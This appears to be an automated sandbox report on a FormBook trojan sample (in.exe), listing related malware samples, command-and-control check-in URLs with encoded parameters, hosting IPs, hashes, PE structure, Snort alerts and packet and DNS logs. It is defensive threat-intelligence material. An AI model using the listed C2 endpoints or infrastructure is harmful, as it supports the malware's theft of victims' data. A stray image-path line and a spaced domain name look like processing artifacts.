52.128.23.153	REQUEST FOR NEW ORDER AND SPECIFICATIONS.exe	Get hash	malicious	Browse	• www.ferienschweden.com/dxe/?rL=s6Sqq23Nqxy6Bqc8f3MZosvGevB33GzO29fOayP/lE01Eq/eDpu6VUP0sUjGcOqZY2dQdVIRww==&2dqLWB=RXBtNzex

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	krJF4BtzSv.exe	Get hash	malicious	Browse	• www.onlineregular.com/oerg/?YL0=8pN4l4&r6A=k0e2T7kvJRK3PRo8y62ai84DWcjvpnsau5YF2j19mlw29CJGigOXt8G+epDiy588L3Hg
	PO_29_00412.exe	Get hash	malicious	Browse	• www.neutrasystems.com/hw6d/?rVEt3p=S0D0v04&SPx=eQ0CjYjVQ3ZWFLT9z9t5AWcWjesy46k9o3/PiW4fNWDoBcoO4PdNNvWWcYkTRslbbC22qjAVDA==
	DHL_S390201.exe	Get hash	malicious	Browse	• www.tenply.com/u2gd/?IDKPY0x=oAZBYkqsTuez1a9u+6lVnWcl/HQJuhuD2QvfP8fo+EoX0nK3YZBMl6AGY1vurgdkUfL4&Rnm=XPc43lnxP
	y6f8O0kbEB.exe	Get hash	malicious	Browse	• www.clipsq.com/oerg/?mHLD_0=ujOXmawhwZWKFGghDr7+X4b1OYMZgrDZqeyOmZXhZPmqT7kE0LgD8cS3WUAvTIFghox1&ndndnZ=UtWlYrO0rhjH
	scan copy 2402021.exe	Get hash	malicious	Browse	• www.ehealthak.com/edbs/?pPX=pO0puah+4fLWu/gaJSPwUdJ/22y0P48FdV7vJ0SmK5Njq7Vx485zU7W8W0MYJNonfaHF&1bj=jlK0MdGxr
	Betaling_advies.exe	Get hash	malicious	Browse	• www.neutrasystems.com/hw6d/?DnbLu=eQ0CjYjVQ3ZWFLT9z9t5AWcWjesy46k9o3/PiW4fNWDoBcoO4PdNNvWWcbIpStJgY1Xn&EzuxZl=3fX4qpLxXJu
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• www.whowealth.com/rrrq/?uDKlwt=XPiPwvlxrzD&0R-LTpD=YmZwcUxE7GKVff8FJDH+eqcbRpVkp9zoSlnpbKTKbaZlz6lL5nVCSfktGblUcnh8lKwh

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	50729032021.xlsx	Get hash	malicious	Browse	• www.aideliveryrobot.com/p2io/?LPRtv=xikLqsOKlSWJt+SrZg8c4HdBraEMa/77ZWZXTseglAkSxnPi++5EYIqDKkXYJ2G/5JhnXw==&SH=yzu8bdqp
	MACHINE SPECIFICATIONS.exe	Get hash	malicious	Browse	• www.whowealth.com/rrrq/?ATxdA4s=YmZwcUxE7GKVff8FJDH+eqcbRpVkp9zoSlnpbKTKbaZlz6lL5nVCSfktGYJufmNHL9RwStorzg==&4hO=uDHPhJIxONuPbDb
	Shipping Documents C1216.exe	Get hash	malicious	Browse	• www.toosol.com/fhg5/?idFt5Lt8=Ml/ZzGIGF1FkdUWKp7YfLz5Vhr4JtQgw1RbjRUSw4ruSIMcEU2Te3R8sgnifklbnOlMaPd/2KQ==&TZ=EjUt0xR
	9V3LjvhSMb.exe	Get hash	malicious	Browse	• www.digitalkn.com/jzvu/?p0D=mfTHKdP8fLydF&jL04ln=cEqLwlJ+aRwkZKINSQ3QvunM083gkoJjrLpUcp3aBa64+rAHYbkeaE3nOi790R8PidGw
	RDAW-180-47D.exe	Get hash	malicious	Browse	• www.oleandrindrugs.com/fhg5/?k2Jdl2Q=OaXU6X18MvJ5q1qcJjJuK08JGFlriH0N3sFKML6er8coazWxslMzDpjffl6ofnfbT4O7&OZiLRb=AnG0VF1hLTBpLbaP
	gV8xdP8bas.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?KX9ps=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z/DBianrCvuj&t6Ah=oBZx1ZuH5L

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	m5bCbJdk7l.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?9r=Cxl0GPu0O4YH8&lL08q=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z8vR+r7QFaHyR2mgcw==
	xloa.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?cjlti=VTjl4FmxEtYHGD&FdR0zJRX=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z/DBianrCvuj
	rbyB1UHXxR.exe	Get hash	malicious	Browse	• www.wellnesssensation.com/bw82/?jL34YR=455EGVYP5nwn6UKaNruX/4AMFbR5eugGoFi+RSiFi9xq+Sc4S/7LJuL4z/Dr9qXrGtmj&w0=mfJDabjXTrYll
	4137.exe	Get hash	malicious	Browse	• www.bsf.xyz/krc/?XPGx_BL8=oSG3T25g44YEqdHLNcXBvI98o2n2iP7ZIEUUkJplaCBty9zlxmxYbQ+JtR5ITo/P6k1v&5jrH=7n6ti6PHWBWtUvjp
	COAU7229898130.xlsx	Get hash	malicious	Browse	• www.digitalkn.com/jzvu/?lf=cEqLwlJ7aWwgZaEBQQ3QvunM083gkoJjrLxEAqrbF665+asBfL1SMAPlNHXrwB48pebAWQ==&JreT=PJE0oxE
	RFQ_OB Jiefeng E&E Co Ltd.exe	Get hash	malicious	Browse	• www.coursesnap.com/vxwp/?oN60n=aol/2ttuUri1IfMVTWjSMRAkTYr7wua1r9tN8sGSVQKIq85GZ0w6gmxLUvfA/w2PCQdu&lbipbd=i48pk

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DOSARRESTUS	REQUEST FOR NEW ORDER AND SPECIFICATIONS.exe	Get hash	malicious	Browse	• 52.128.23.153
	krJF4BtzSv.exe	Get hash	malicious	Browse	• 52.128.23.153
	PO_29_00412.exe	Get hash	malicious	Browse	• 52.128.23.153

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL_S390201.exe	Get hash	malicious	Browse	• 52.128.23.153
	y6f8O0kbEB.exe	Get hash	malicious	Browse	• 52.128.23.153
	scan copy 2402021.exe	Get hash	malicious	Browse	• 52.128.23.153
	Betaling_advies.exe	Get hash	malicious	Browse	• 52.128.23.153
	Order.exe	Get hash	malicious	Browse	• 52.128.23.218
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 52.128.23.153
	bank details.exe	Get hash	malicious	Browse	• 52.128.23.218
	50729032021.xlsx	Get hash	malicious	Browse	• 52.128.23.153
	MACHINE SPECIFICATIONS.exe	Get hash	malicious	Browse	• 52.128.23.153
	Shipping Documents C1216.exe	Get hash	malicious	Browse	• 52.128.23.153
	9V3LjvhSMb.exe	Get hash	malicious	Browse	• 52.128.23.153
	RDAW-180-47D.exe	Get hash	malicious	Browse	• 52.128.23.153
	gV8xdP8bas.exe	Get hash	malicious	Browse	• 52.128.23.153
	m5bCbJdk7l.exe	Get hash	malicious	Browse	• 52.128.23.153
	xloa.exe	Get hash	malicious	Browse	• 52.128.23.153
	rbyB1UHXxR.exe	Get hash	malicious	Browse	• 52.128.23.153
	4137.exe	Get hash	malicious	Browse	• 52.128.23.153
UNIFIEDLAYER-AS-1US	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	15j1TCnOiA.xlsm	Get hash	malicious	Browse	• 192.185.115.105
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	SOA PDF.exe	Get hash	malicious	Browse	• 192.185.226.148
	djBLaxEojp.exe	Get hash	malicious	Browse	• 192.185.161.67
	quotation 35420PDF.exe	Get hash	malicious	Browse	• 192.185.41.225
	REQUEST FOR PRICE QUOTE - URGENT.pdf.exe	Get hash	malicious	Browse	• 162.241.24.59
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 192.185.138.180
	invoice and packing list.pdf.exe	Get hash	malicious	Browse	• 192.185.136.173
	PO82055.exe	Get hash	malicious	Browse	• 192.185.161.67
	export of document 555091.xlsm	Get hash	malicious	Browse	• 192.185.173.71
	file.exe	Get hash	malicious	Browse	• 192.185.190.186
	generated purchase order 6149057.xlsm	Get hash	malicious	Browse	• 162.241.55.9
	file.exe	Get hash	malicious	Browse	• 192.185.186.178
	fax 4044.xlsm	Get hash	malicious	Browse	• 192.185.173.71
	scan of document 5336227.xlsm	Get hash	malicious	Browse	• 162.241.55.9

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\in.exe.log

Process:	C:\Users\user\Desktop\in.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\in.exe.log	
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.480881305081447
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	in.exe
File size:	747520
MD5:	9904ec065111725685cbe8865bf33e6d
SHA1:	b55d215d3480c6ee9178a548f2cf3b3ba00f691d
SHA256:	a9c017e2d279ba3ef817b6db811ce21af904951e7f5a7460f1ba74c563b96cb4
SHA512:	471b6b24fc96e526a2d13152addc33036ed592407aaec1c41339bcbc51e3a7eb2e712e63f90c0d6035b6685d12eda7c481cec971f4d51ecc34da117f25c6c49e
SSDEEP:	12288:U7vbJCGg2WKEE8BEEFv2JtPzbiJr68E458M:8vbEZ2WHbEBJtPypbR58
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....].`.....P..T.....r... .....@.. .....@.....

File Icon

Icon Hash:	583cfc1c7062f870

Static PE Info

General

Entrypoint:	0x4a728a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60985DC9 [Sun May 9 22:10:17 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319

General

OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa7238	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa8000	0x10eac	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xba000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa5290	0xa5400	False	0.825068255957	data	7.68910806579	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xa8000	0x10eac	0x11000	False	0.243192784926	data	4.06433479757	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xba000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xa8100	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0xb8938	0x14	data		
RT_VERSION	0xb895c	0x350	data		
RT_MANIFEST	0xb8cbc	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright MCS 2018
Assembly Version	1.0.0.0
InternalName	ClientWellKnownEntry.exe
FileVersion	1.0.0.0
CompanyName	MCS
LegalTrademarks	
Comments	
ProductName	Library
ProductVersion	1.0.0.0
FileDescription	Library
OriginalFilename	ClientWellKnownEntry.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-10:52:00.776803	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49728	80	192.168.2.5	34.102.136.180
05/12/21-10:52:00.776803	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49728	80	192.168.2.5	34.102.136.180
05/12/21-10:52:00.776803	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49728	80	192.168.2.5	34.102.136.180
05/12/21-10:52:00.913438	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49728	34.102.136.180	192.168.2.5
05/12/21-10:52:37.504508	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.5	78.142.63.38
05/12/21-10:52:37.504508	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.5	78.142.63.38
05/12/21-10:52:37.504508	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49733	80	192.168.2.5	78.142.63.38

Network Port Distribution

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 10:51:38.491656065 CEST	49720	80	192.168.2.5	162.241.244.112
May 12, 2021 10:51:38.651709080 CEST	80	49720	162.241.244.112	192.168.2.5
May 12, 2021 10:51:38.651845932 CEST	49720	80	192.168.2.5	162.241.244.112
May 12, 2021 10:51:38.652030945 CEST	49720	80	192.168.2.5	162.241.244.112
May 12, 2021 10:51:38.810420036 CEST	80	49720	162.241.244.112	192.168.2.5
May 12, 2021 10:51:39.391897917 CEST	49720	80	192.168.2.5	162.241.244.112
May 12, 2021 10:51:39.594136953 CEST	80	49720	162.241.244.112	192.168.2.5
May 12, 2021 10:51:42.803739071 CEST	80	49720	162.241.244.112	192.168.2.5
May 12, 2021 10:51:42.803838015 CEST	80	49720	162.241.244.112	192.168.2.5
May 12, 2021 10:51:42.803891897 CEST	49720	80	192.168.2.5	162.241.244.112
May 12, 2021 10:51:42.803939104 CEST	49720	80	192.168.2.5	162.241.244.112
May 12, 2021 10:51:44.502562046 CEST	49721	80	192.168.2.5	52.128.23.153
May 12, 2021 10:51:44.690224886 CEST	80	49721	52.128.23.153	192.168.2.5
May 12, 2021 10:51:44.690406084 CEST	49721	80	192.168.2.5	52.128.23.153
May 12, 2021 10:51:44.877713919 CEST	80	49721	52.128.23.153	192.168.2.5
May 12, 2021 10:51:44.879256010 CEST	49721	80	192.168.2.5	52.128.23.153
May 12, 2021 10:51:45.066579103 CEST	80	49721	52.128.23.153	192.168.2.5
May 12, 2021 10:51:45.066606998 CEST	80	49721	52.128.23.153	192.168.2.5
May 12, 2021 10:51:45.066623926 CEST	80	49721	52.128.23.153	192.168.2.5
May 12, 2021 10:51:45.066639900 CEST	80	49721	52.128.23.153	192.168.2.5
May 12, 2021 10:51:45.066656113 CEST	80	49721	52.128.23.153	192.168.2.5
May 12, 2021 10:51:45.066670895 CEST	80	49721	52.128.23.153	192.168.2.5
May 12, 2021 10:51:45.066689968 CEST	80	49721	52.128.23.153	192.168.2.5
May 12, 2021 10:51:45.066706896 CEST	80	49721	52.128.23.153	192.168.2.5
May 12, 2021 10:51:45.066898108 CEST	49721	80	192.168.2.5	52.128.23.153
May 12, 2021 10:51:45.066978931 CEST	49721	80	192.168.2.5	52.128.23.153
May 12, 2021 10:51:45.069503069 CEST	80	49721	52.128.23.153	192.168.2.5
May 12, 2021 10:51:45.069771051 CEST	49721	80	192.168.2.5	52.128.23.153
May 12, 2021 10:52:00.735599995 CEST	49728	80	192.168.2.5	34.102.136.180
May 12, 2021 10:52:00.776504993 CEST	80	49728	34.102.136.180	192.168.2.5
May 12, 2021 10:52:00.776633024 CEST	49728	80	192.168.2.5	34.102.136.180
May 12, 2021 10:52:00.776803017 CEST	49728	80	192.168.2.5	34.102.136.180
May 12, 2021 10:52:00.817569971 CEST	80	49728	34.102.136.180	192.168.2.5
May 12, 2021 10:52:00.913438082 CEST	80	49728	34.102.136.180	192.168.2.5
May 12, 2021 10:52:00.913465023 CEST	80	49728	34.102.136.180	192.168.2.5
May 12, 2021 10:52:00.913748026 CEST	49728	80	192.168.2.5	34.102.136.180
May 12, 2021 10:52:00.913882017 CEST	49728	80	192.168.2.5	34.102.136.180
May 12, 2021 10:52:00.954471111 CEST	80	49728	34.102.136.180	192.168.2.5
May 12, 2021 10:52:06.158664942 CEST	49729	80	192.168.2.5	156.245.135.187
May 12, 2021 10:52:09.163969040 CEST	49729	80	192.168.2.5	156.245.135.187
May 12, 2021 10:52:15.195586920 CEST	49729	80	192.168.2.5	156.245.135.187
May 12, 2021 10:52:29.814469099 CEST	49732	80	192.168.2.5	156.245.135.187

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 10:52:32.806543112 CEST	49732	80	192.168.2.5	156.245.135.187
May 12, 2021 10:52:38.822592974 CEST	49732	80	192.168.2.5	156.245.135.187

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 10:50:21.843561888 CEST	53	64344	8.8.8.8	192.168.2.5
May 12, 2021 10:50:21.866703033 CEST	62060	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:21.897449017 CEST	61805	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:21.925203085 CEST	53	62060	8.8.8.8	192.168.2.5
May 12, 2021 10:50:21.948980093 CEST	53	61805	8.8.8.8	192.168.2.5
May 12, 2021 10:50:22.194749117 CEST	54795	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:22.243382931 CEST	53	54795	8.8.8.8	192.168.2.5
May 12, 2021 10:50:22.564454079 CEST	49557	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:22.613171101 CEST	53	49557	8.8.8.8	192.168.2.5
May 12, 2021 10:50:24.006638050 CEST	61733	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:24.055366993 CEST	53	61733	8.8.8.8	192.168.2.5
May 12, 2021 10:50:25.653377056 CEST	65447	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:25.702028036 CEST	53	65447	8.8.8.8	192.168.2.5
May 12, 2021 10:50:27.248128891 CEST	52441	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:27.298549891 CEST	53	52441	8.8.8.8	192.168.2.5
May 12, 2021 10:50:27.784967899 CEST	62176	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:27.845527887 CEST	53	62176	8.8.8.8	192.168.2.5
May 12, 2021 10:50:29.671991110 CEST	59596	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:29.722271919 CEST	53	59596	8.8.8.8	192.168.2.5
May 12, 2021 10:50:31.327117920 CEST	65296	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:31.378633976 CEST	53	65296	8.8.8.8	192.168.2.5
May 12, 2021 10:50:32.410690069 CEST	63183	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:32.459520102 CEST	53	63183	8.8.8.8	192.168.2.5
May 12, 2021 10:50:33.498476028 CEST	60151	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:33.551284075 CEST	53	60151	8.8.8.8	192.168.2.5
May 12, 2021 10:50:35.030141115 CEST	56969	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:35.080707073 CEST	53	56969	8.8.8.8	192.168.2.5
May 12, 2021 10:50:35.986396074 CEST	55161	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:36.037976980 CEST	53	55161	8.8.8.8	192.168.2.5
May 12, 2021 10:50:45.644658089 CEST	54757	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:45.709760904 CEST	53	54757	8.8.8.8	192.168.2.5
May 12, 2021 10:50:59.354511023 CEST	49992	53	192.168.2.5	8.8.8.8
May 12, 2021 10:50:59.415415049 CEST	53	49992	8.8.8.8	192.168.2.5
May 12, 2021 10:51:17.172360897 CEST	60075	53	192.168.2.5	8.8.8.8
May 12, 2021 10:51:17.224124908 CEST	53	60075	8.8.8.8	192.168.2.5
May 12, 2021 10:51:34.953578949 CEST	55016	53	192.168.2.5	8.8.8.8
May 12, 2021 10:51:35.016129971 CEST	53	55016	8.8.8.8	192.168.2.5
May 12, 2021 10:51:38.331152916 CEST	64345	53	192.168.2.5	8.8.8.8
May 12, 2021 10:51:38.482887030 CEST	53	64345	8.8.8.8	192.168.2.5
May 12, 2021 10:51:44.401118040 CEST	57128	53	192.168.2.5	8.8.8.8
May 12, 2021 10:51:44.501290083 CEST	53	57128	8.8.8.8	192.168.2.5
May 12, 2021 10:51:46.456824064 CEST	54791	53	192.168.2.5	8.8.8.8
May 12, 2021 10:51:46.518285036 CEST	53	54791	8.8.8.8	192.168.2.5
May 12, 2021 10:51:50.073811054 CEST	50463	53	192.168.2.5	8.8.8.8
May 12, 2021 10:51:50.426922083 CEST	53	50463	8.8.8.8	192.168.2.5
May 12, 2021 10:51:55.477020979 CEST	50394	53	192.168.2.5	8.8.8.8
May 12, 2021 10:51:55.634638071 CEST	53	50394	8.8.8.8	192.168.2.5
May 12, 2021 10:52:00.478306055 CEST	58530	53	192.168.2.5	8.8.8.8
May 12, 2021 10:52:00.552556038 CEST	53	58530	8.8.8.8	192.168.2.5
May 12, 2021 10:52:00.658713102 CEST	53813	53	192.168.2.5	8.8.8.8
May 12, 2021 10:52:00.734466076 CEST	53	53813	8.8.8.8	192.168.2.5
May 12, 2021 10:52:05.944026947 CEST	63732	53	192.168.2.5	8.8.8.8
May 12, 2021 10:52:06.156783104 CEST	53	63732	8.8.8.8	192.168.2.5
May 12, 2021 10:52:14.610155106 CEST	57344	53	192.168.2.5	8.8.8.8
May 12, 2021 10:52:14.668756962 CEST	53	57344	8.8.8.8	192.168.2.5
May 12, 2021 10:52:16.808842897 CEST	54450	53	192.168.2.5	8.8.8.8
May 12, 2021 10:52:16.881597996 CEST	53	54450	8.8.8.8	192.168.2.5
May 12, 2021 10:52:29.688509941 CEST	59261	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 10:52:29.749356985 CEST	53	59261	8.8.8.8	192.168.2.5
May 12, 2021 10:52:32.259223938 CEST	57151	53	192.168.2.5	8.8.8.8
May 12, 2021 10:52:32.325752974 CEST	53	57151	8.8.8.8	192.168.2.5
May 12, 2021 10:52:37.339581966 CEST	59413	53	192.168.2.5	8.8.8.8
May 12, 2021 10:52:37.426595926 CEST	53	59413	8.8.8.8	192.168.2.5
May 12, 2021 10:52:43.027828932 CEST	60516	53	192.168.2.5	8.8.8.8
May 12, 2021 10:52:43.431978941 CEST	53	60516	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 10:51:38.331152916 CEST	192.168.2.5	8.8.8.8	0xf483	Standard query (0)	www.coutts agency.com	A (IP address)	IN (0x0001)
May 12, 2021 10:51:44.401118040 CEST	192.168.2.5	8.8.8.8	0x6be2	Standard query (0)	www.industry-automation.com	A (IP address)	IN (0x0001)
